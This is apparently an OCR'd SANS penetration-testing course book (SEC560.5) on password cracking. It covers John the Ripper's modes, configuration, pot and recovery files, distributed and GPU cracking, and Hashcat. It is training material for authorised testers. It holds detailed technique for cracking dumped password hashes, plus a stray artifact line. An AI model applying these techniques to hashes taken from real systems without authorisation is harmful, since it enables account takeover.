
SEC560 | NETWORK PENETRATION TESTING AND ETHICAL HACKING

560.5

In-Depth Password Attacks and Web App Pen Testing



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Network Penetration Testing and Ethical Hacking

In-Depth Password Attacks and Web App Pen Testing

SANS Security 560.5

Version A13_06
1Q16


Welcome to SANS Security 560.5. In this session, we pick up where we left off yesterday by using the hashes we dumped from target machines. We do labs in which we custom compile the John the Ripper password cracker so that it can crack certain hashes quicker, and then compare its performance with different kinds of processor types. We look at the amazingly full-featured Cain tool, running it to crack sniffed Windows authentication messages. We see how Rainbow Tables work to make password cracking much more efficient, and run a hands-on lab using the technique. We finish our password analysis with a lively discussion of a powerful attack vector called a pass-the-hash attack, using Metasploit for a hands-on lab illustrating the technique.

The second one-half of this session focuses on web application penetration testing, looking for the numerous flaws that impact commercial and homegrown web apps. We analyze Cross-Site Scripting (XSS) and Cross-Site Request Forgery (XSRF) flaws, experimenting with each in a hands-on lab. We look in-depth at command injection flaws and SQL injection vulnerabilities, analyzing how each could result in the complete compromise of a web-based infrastructure.

Without further ado, let's begin.

560.5 Table of Contents

This slide is a table of contents. Note that all labs are in boldface.



Next, take a look at one of the most popular password cracking tools available for penetration testers and ethical hackers today: John the Ripper. We cover some advanced uses of John the Ripper, such as using the tool in a distributed fashion, patching it to support NT hashes, benchmarking system speeds with its test mode, and fine-grained configuration and reporting options.

John the Ripper Password Cracker

- John the Ripper by Solar Designer
  - Free at www.openwall.com/john
  - Also, commercial version John the Ripper Pro available for approximately US $40:
    - Includes precompilation, auto-detect of processor acceleration options (MMX, SSE2, and such), and big multilingual wordlist (4.1 M entries)
  - Most penetration testers use the free version, but the commercial version has some interesting options
  - Cracks a lot of password types
    - Linux/UNIX: Traditional DES, various mods, MD5, Blowfish, and so on
    - Windows: LANMAN (native), NT (with patch), LANMAN Challenge/Response (with patch and OpenSSL), NTLMv1 (with patch and OpenSSL)
    - Others: S/Key, Kerb v5, AFS Kerb v4, Netscape LDAP SHA, MySQL, and more
    - The John-the-Ripper "Jumbo patch" includes a lot of different algorithms, but, according to the documentation, "You get a lot of functionality that is not 'mature' enough or is otherwise inappropriate for the official JtR ... bugs are to be expected." Sometimes, jumbo patch algorithms cause John to crash

Network Pen Testing and Ethical Hacking 4

The John the Ripper password cracker (called "John" for short) was created by Solar Designer and is one of the most high-performance and flexible password cracking tools available today. Most penetration testers use the free version; although a commercial version called John the Ripper Pro has been released. This low-cost commercial version is precompiled for various kinds of system (some Linux distributions and Mac OS X as of this writing). The commercial version also auto-detects any performance enhancement technologies supported by the processor of the machine on which it is installed such as the MMX instruction set or SSE2 functionality, saving a penetration tester time in having to compile a special version for given hardware. In a lab coming up shortly, we experiment with compiling an SSE2-specific version of John. The payware version also comes with a large wordlist of more than 4.1 million entries.


Both the free and commercial versions of John support cracking numerous password representations. For Linux and UNIX, John can crack the traditional DES scheme, along with various modifications of that scheme. It cracks MD5 hashes, Blowfish hashes, and others. For Windows, John cracks only LANMAN natively. There are separate patches that can extend it to crack NT hashes, LANMAN challenge/response, and NTLMv1. The latter two require OpenSSL to be installed because they rely on the crypto routines of that package. Our next lab includes patching John to handle NT hashes.

Beyond Windows and Linux/UNIX, John can crack numerous other password types, including S/Key (a one-time password mechanism hardly used today), Kerberos V5, Andrew File System (AFS) Kerberos v4, Netscape LDAP SHA hashes, MySQL passwords, and others.

The John-the-Ripper Jumbo Patch, freely downloadable, includes a lot of different algorithms, but, according to the documentation, "You get a lot of functionality that is not 'mature' enough or is otherwise inappropriate for the official JtR... bugs are to be expected." Some of the changes in the Jumbo Patch could cause John to crash or will not actually crack the password types they are supposed to crack. For that reason, many penetration testers apply individual patches for John, such as the patch to crack NT hashes, which we do in the next lab.

John's Configuration File and Cracking Modes

- John is configured via the john.conf (UNIX/Linux) or john.ini (Windows) file
- John supports four modes of cracking
  - **Single crack**: Use login and GECOS info
    - Config under: `[List.Rules:Single]`
  - **Wordlist**: Use dictionary
    - Config under: `[List.Rules:Wordlist]`
  - **Incremental**: brute force attack
    - Config under: `[Incremental:All]`, `[Incremental:Alpha]`, `[Incremental:Alnum]`, etc.
  - **External**: Write your own guessing code
    - Config under: `[List.External:[name]]`
    - Modules usually written in C



John's configuration file is stored in its run directory and is called john.conf on Linux/UNIX and john.ini on Windows machines. Near its top, this file includes various overall configuration options, such as the wordlist John should use (password.lst by default), the frequency of saving crash recovery files (600 seconds by default), and whether to beep when a password is successfully cracked (No by default). Under these overall initialization settings, the configuration file includes sections devoted to the four different cracking modes supported by John. Each mode formulates its guesses in a different way.

In Single crack mode (identified in the conf file under `[List.Rules:Single]`), John uses variations of the user's login account name and the GECOS field (an arbitrary blob of text associated with each user on Linux/UNIX systems). John's configuration file specifies a huge number of rules for creating guesses from these fields in creative ways: forward, backward, mixed case, appending characters, and such.

The Wordlist mode (identified in the conf file under `[List.Rules:Wordlist]`) applies a dictionary attack, with the configuration file rules specifying how to hybridize dictionary words into an enormous number of additional guesses, again by appending, prepending, substituting, and shaving characters off words.

The Incremental mode is a brute force attack, but with the rules defined by default in John, this mode starts with characters that are more likely to be near each other on the keyboard, rather than a, b, c, d, and so on. Although it may look like the incremental mode is generating random guesses, it is not. It is choosing guesses carefully based on frequency analysis of characters actually used in passwords.


Finally, the external mode enables people to write their own C code to formulate guesses.

clean this file after do

The john.pot File

- When John cracks a password, it displays the result on the screen and stores it in the john.pot file
  - John will not load passwords that it has already cracked based on what is stored in john.pot
  - Keep this in mind!
    - Otherwise, you might not realize that you have successfully cracked a given account's password
  - To compare which passwords John has already cracked from a given password file against its john.pot file, run:

```
$ ./john --show [password_file]
```



Network Pen Testing and Ethical Hacking 6


When John cracks a password successfully, it displays the cleartext password on the screen and stores the hash and cleartext password in a file called john.pot in its run directory. If John is ever activated again, it will not load any hashes that are already cracked and stored in john.pot. Because you've already spent the CPU cycles to crack that hash once, John optimizes its performance by not loading that hash again.

Unfortunately, if a penetration tester isn't aware of this behavior, John provides no indication that it is ignoring a given password hash. It just ignores it, loading other password hashes from the file. When it starts, John tells its user of the count of loaded password hashes for cracking, but many testers don't carefully count the number of password hashes to make sure they are all loaded. So, as a tester, always keep in mind: *John will not load a password hash that it has already cracked in John.pot!* If you forget this, you will either get frustrated when John doesn't load a password, or you will think that John loaded it and is cracking it, even though John ignored it.

If you maintain a large john.pot list of already cracked passwords for a given organization, John offers a feature to show which passwords from a given password file have already been cracked. You can simply invoke John as follows:

```
$ ./john --show [password_file]
```


John shows you those passwords in the file that it has already cracked in its john.pot file.



As John runs, it works its way through its various cracking modes, making a large number of guess/encrypt/compare cycles every second. Every 10 minutes, John updates a file in its run directory called john.rec, a recovery file in the event of a crash. Also, if you press CTRL-C while John is running, it updates the john.rec file before it exits, saving a summary of its current progress and status for recovery to that point at a later time. If you press CTRL-C twice quickly, John exterminates without updating john.rec.

When John is invoked with the --restore option, it checks to see if a john.rec file is present. If it is, John resumes cracking where it left off. It doesn't waste your time trying guesses that were already done the last time it ran (well, except for up to the last 10 minutes before it crashed).

The format of the john.rec file is undocumented, and Solar Designer says that this is on purpose. Detailed descriptions of this file would require a reader to have intimate knowledge of the insides of the John architecture and code, so Solar Designer says that users who want the details of the john.rec format should just read the source code.




While John is running, its user can press any key on the keyboard for a status check. The status includes numerous fields describing John's current progress. These fields include the following:

- **guesses:** This is the number of passwords that John has successfully cracked so far since it was invoked.
- **time:** This item indicates the hours, minutes, and seconds that John has been running.
- **percentage:** This number indicates how much of the given mode John has made it through, for Single crack and Wordlist modes only. Single crack mode is indicated on the display with a (1). Wordlist mode is shown as (2). Incremental mode, John's brute force option, doesn't show a percentage. This mode is so long and time-consuming that it would almost always say zero, so Solar Designer indicated that he didn't want to bother including it.
- **c/s:** This field indicates the password combinations per second that are tried. This field often ranges in the thousands, and for some password algorithms, actually shoots up into the millions, with the output displaying K for thousands in some versions of John.
- **trying:** This last field tells the user the current guess that John is trying.


In addition, to view the passwords that John has already cracked, a user can simply type the following while John is running:

```
# cat john.pot
```



Another powerful feature of John is its support for various performance-enhancing processor extensions. It can be compiled to use MultiMedia eXtension instructions (MMX), which were originally designed to extend the standard x86 instruction set with new instructions to improve the speed of video operations for multimedia. For even greater speed, CPU manufacturers introduced Streaming Single SIMD Extensions 2 (SSE2). Now, these same instructions can be used to crack passwords, resulting in a speed boost of 10% to 400% depending on the password hash algorithm in use. Furthermore, John can be compiled in 64-bit mode, which likewise improves performance as larger chunks of data are handled by the processor. In addition to x86 and x86-64, other processor enhancements are tailored to the PowerPC chip, with or without Altivec support for improved performance.


John includes a handy function that measures the speed of a given system in cracking the various password hash routines that John can handle. By invoking John with the --test option, John can display statistics about how may combinations per second it can perform on a given machine. Two results are included for each type of password hash: a real value and a virtual value. The real value is an estimate of c/s for John given the presence of other processes that are vying for CPU time. The virtual number indicates how John is likely to perform if John can use most of the processing power of the system, without competing with other processes.



John the Ripper does not formally support distributed password cracking, using multiple machines simultaneously to crack the same password file. Some people try to achieve faster cracking by splitting up password files across multiple machines, having one machine focus on one password for one account, another machine focus on another password for another account, and so on. This approach is reasonable, but make sure you don't have two accounts with the same salt distributed to two different machines. If you do, you are wasting valuable CPU resources because, for the same salt, John can more efficiently load data structures into memory for cracking, making it more efficient to have the passwords with the same salt on the exact same box. But, even with this approach of splitting up password files, how can you use John to crack a *single* password across multiple machines without any built-in functionality to do it? There is a way.


We could have multiple instances of John work on the same password by having each target a different potential password length. We could have one John instance working on passwords of N characters, another on N+1, another on N+2, and so on. In the John configuration file (john.conf on Linux/UNIX systems and john.ini on Windows), there is a section for incremental mode cracking, specified with the `[Incremental:` header in the file. For the All, Alpha, Digits, and Alnum (alphanumeric) sections of the file, we could specify a `MinLen = N` and a `MaxLen = N`. With the same N, that instance of John will make guesses only that length.

Then, each John instance could run out of a single mounted file share (using Windows file sharing, SAMBA, NFS, or other sharing mechanism) on each of the cracking machines, storing their results in the exact same john.pot file. Multiple instances of John can do this, provided that you launch each John with a different session identifier string, using `--session=[string]` at the command line. Then, just monitor this john.pot file for the answer when it is eventually cracked.



Instead of splitting up the work for a password cracking attack manually, a penetration tester could use a tool specifically designed for distributed password cracking, such as Djohn, John-MPI, or Dnetj, all available for free at the URLs on this slide. Unfortunately, these tools tend to be highly experimental and are prone to crashing.

Many of the tools are wrappers around John the Ripper, dividing up the work automatically and distributing it to hosts running John. Such tools include Djohn, John-MPI (which uses the Message Passing Interface protocol to distribute work, requiring MPI software to be installed on each host), and Dnetj. Dnetj does a good job of assigning tasks based on the relative CPU power of different machines, balancing the load more carefully than Djohn or John-MPI.



Instead of relying on CPUs for password cracking, some tool developers have created software the uses Graphic chips (GPUs) to crack passwords, relying on the massively parallel architectures inside of today's graphics cards. Most of these tools rely on the Compute Unified Device Architecture (CUDA) platform devised by NVIDIA for its products. Many of these tools require a graphics processor such as the GeForce 8400 or later.

By using GPUs instead of CPUs, password cracking speeds can be ramped up between 10 and 50 times, a significant number.

Current tools that support GPU cracking include:

- The free GPU MD5 password cracker, which can achieve 200 million guess/encrypt/compare cycles per second on unsalted MD5 with current mid-range graphics cards.
- The free CUDA-multiforcer tool, which supports unsalted MD4, MD5, and NT hashes, achieving more than 900 million guess/encrypt/compare cycles with current mid-range graphics cards.
- The free aircrack-ng-CUDA version, which supports attacking wireless encryption by cracking WPA2 preshared keys.
- The free pyrit tools, which also supports WPA2 preshared key cracking via Josh Wright's CoWPAtty tool.

Multithreaded and GPU Cracking with Hashcat and oclHashcat

- Hashcat is a multithreaded cracking tool for CPUs
  - Speeds of up to 18 M c/s
  - Available at www.hashcat.net, free but closed source
- Implements more than 30 password algorithms
  - LANMAN, salted MD5, many others
- oclHashcat is an OpenCL implementation of Hashcat that runs on ATI and NVIDIA graphics cards
  - Speeds of up to 600 M c/s
- Both Hashcat and oclHashcat run on Windows and Linux
- GUI available, but not as friendly as John the Ripper in auto-discovering hash types
- Word mangling rules are "mostly compatible" with John the Ripper rules

